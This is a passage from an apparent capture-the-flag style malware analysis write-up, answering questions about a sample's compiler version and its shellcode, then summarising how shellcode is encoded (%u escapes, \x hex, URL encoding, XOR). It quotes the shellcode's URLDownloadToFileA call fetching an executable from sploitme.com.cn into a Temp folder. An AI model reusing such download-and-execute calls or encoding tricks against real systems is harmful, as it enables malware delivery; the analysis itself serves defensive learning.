
The URL decode function:

3feb5a6b2f
Q13 What was the version of 'mingw-gcc' that compiled the malware?
Use strings to find out if there are any hard code artifact in the malware
strings video.exe | grep "gcc"
/opt/local/var/macports/build/_opt_local_var_macports_sources_rsync.macports.org_release_ports_cross_i386-mingw32-gcc/work/gcc-3.4.5-20060117-1/gcc/config/i386/w32-shared-ptr.c
3.4.5
Q14 The shellcode used a native function inside 'urlmon.dll' to download files from the internet to the compromised host. What is the name of the function?
We already figured out in Q8

4010ca URLDownloadToFileA(http://sploitme.com.cn/fg/load.php?e=8, C:\users\cuong_nguyen\AppData\Local\Temp\e.exe)
URLDownloadToFile
Key takeaway
Encoding types
- The JavaScript Unicode Escape Sequence format.
- The
%uindicator (The Telltale Sign): This is the most obvious identifier. In programming languages (especially JavaScript and legacy browsers), the%sign acts as an escape character, andustands for Unicode. It instructs the system: "The next 4 characters represent a Unicode code point." - Limited Alphabet: If you look closely at the characters following
%u, you will notice they exclusively consist of digits from0-9and letters fromA-F(e.g., C, B, D, E). This is strictly the Hexadecimal (base-16) numeral system. You will absolutely never see letters like G, H, or Z here. - Example:
%u9090%u9090(This translates to standard NOP sleds\x90\x90\x90\x90packed into 2-byte chunks).
- Hex Encoding (C/C++ Format)
- Description: Uses the
\xprefix instead of%u, followed by exactly 2 hexadecimal characters (representing 1 byte of data). This is the standard way to represent raw shellcode or byte arrays in languages like C, C++, and Python. - Example:
\x33\xC0\x64\x8B(In x86 assembly, this translates toxor eax, eax; mov eax, fs:[edx]).
- URL Encoding (Percent-Encoding)
- Description: Similar to Hex encoding, but uses the
%sign followed by 2 hex characters. It is predominantly seen in web address bars, HTTP requests, and cross-site scripting (XSS) payloads to safely transmit special characters over the internet. - Example:
%3Cscript%3E(This translates to<script>). Or for raw bytes:%33%C0%64%8B.
- XOR / Custom Cipher
- Description: Appears as a completely random blob of gibberish (high entropy). There is no discernible pattern, and no clear prefix like
%uor\x. When you encounter this, it means the payload is encrypted. You must rely on tools likescdbgor manually trace the surrounding JavaScript/Assembly code (as we did in the previous question) to extract the decoding "key" and algorithm. - Example:
Ý}ͱë©(Raw byte garbage that cannot be read or executed until the shellcode's decoder stub XORs it against a static key like0x99).